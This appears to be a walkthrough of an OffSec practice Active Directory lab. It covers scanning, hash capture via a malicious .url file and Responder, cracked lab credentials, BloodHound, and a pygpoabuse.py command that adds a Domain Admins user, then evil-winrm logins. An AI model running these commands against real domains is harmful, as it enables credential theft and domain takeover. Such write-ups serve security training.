Nmap
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-11-03 19:11:04Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-11-03T19:11:53+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: VAULT
|   NetBIOS_Domain_Name: VAULT
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: vault.offsec
|   DNS_Computer_Name: DC.vault.offsec
|   DNS_Tree_Name: vault.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2026-11-03T19:11:13+00:00
| ssl-cert: Subject: commonName=DC.vault.offsec
| Issuer: commonName=DC.vault.offsec
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-11-02T19:09:59
| Not valid after:  2027-05-04T19:09:59
| MD5:     0d7e e770 63ea ea2d 606f e861 dfa5 8ebb
| SHA-1:   dc7f 4150 72e1 84e5 6cd4 7b3c 54c7 d3bd 39ca 207e
|_SHA-256: 8c6b 84d0 9fd3 6d0a 5d93 19e4 6feb 3c02 ced4 4d47 4ded d6ec 3ea7 6037 a18a a8d4
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Enumeration
| Port | Service | Comments |
|---|---|---|
53 | DNS | |
88 | Kerberos | AD Environment |
135 | RPC | Domain info? |

139/445 | SMB | Null access - share called DocumentsShare but empty |
389/636/3268-9 | LDAP | Domain info? |
464 | kpasswd | Kerberos |
593 | RPC over HTTP | Domain info? |
3389 | RDP | Maybe our access vector later |
5985 | WinRM | Maybe our access vector later |
Want to see if we can dump anything from LDAP, so first we get the namingcontexts for the domain.
ldapsearch -H ldap://192.168.135.172 -x -s base namingcontexts
Next we try to dump LDAP. No luck…
ldapsearch -H ldap://192.168.135.172 -x -b"DC=vault,DC=offsec"
The DocumentsShare SMB share is empty, but we have write access to it.
We can coerce authentication here since we have write access to the DocumentsShare share. We just need to craft a malicious .url file, which will ping back to Responder when someone browses to the share (they don’t even have to open the file).
Creating the .url file:

Putting it on the share:

Running Responder:
sudo responder -I ALL -i 192.168.45.221 -vAnd after a few seconds we receive the hash:

Now we can crack offline.

anirudh:SecureHM
Now that we have credentials, we can gather more information about the domain. We’ll start by colecting data for Blodhound by running bloodhound-python.
bloodhound-python -d vault.offsec -u anirudh -p SecureHM -gc DC.vault.offsec -ns 192.168.135.172 -c all
We fire up Bloodhound and ingest the data.
First we try to map a path from our compromised user to the Domain Admins group. It looks like we have GenericWrite over the GPO linked to Domain Admins, which may allow us to just add ourselves to the Domain Admins group with pyGPOabuse.py.

The path is:
anirudh -> GenricWrite -> Default Domain Policy GPO -> GPLink -> Vault.Offsec Domain -> Contains -> Users Containier -> Contains -> Domain Admins Group
There is a command for this illustrated on the pyGPOabuse.py GitHub.
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
Which becomes:
python3 pygpoabuse.py vault.offsec/anirudh:SecureHM -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -taskname SecurityUpdate -dc-ip 192.168.135.172 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name DC.vault.offsec
Note: We got the gpo-id from the DistinguishedName:

This is what Bloodhound has to say about this:
With GenericWrite over a GPO, you may make modifications to that GPO which will then apply to the users and computers affected by the GPO. Select the target object you wish to push an evil policy down to, then use the gpedit GUI to modify the GPO, using an evil policy that allows item-level targeting, such as a new immediate scheduled task. Then wait at least 2 hours for the group policy client to pick up and execute the new evil policy. See the references tab for a more detailed write up on this abuse.
I don’t think we’re going to have to wait 2 hours though. Let’s try logging in to the DC and forcing the update.
We log in as our anirudh user via evil-winrm and force the GPO update.
evil-winrm -i 192.168.135.172 -u anirudh -p SecureHMForcing the update:

Now we exit and attempt to log in as our newly created UserGPO user.
evil-winrm -i 192.168.135.172 -u UserGPO -p 'P@ssw0rd'Checking our group membership:

Grabbing proof.txt:

💀 Done! 💀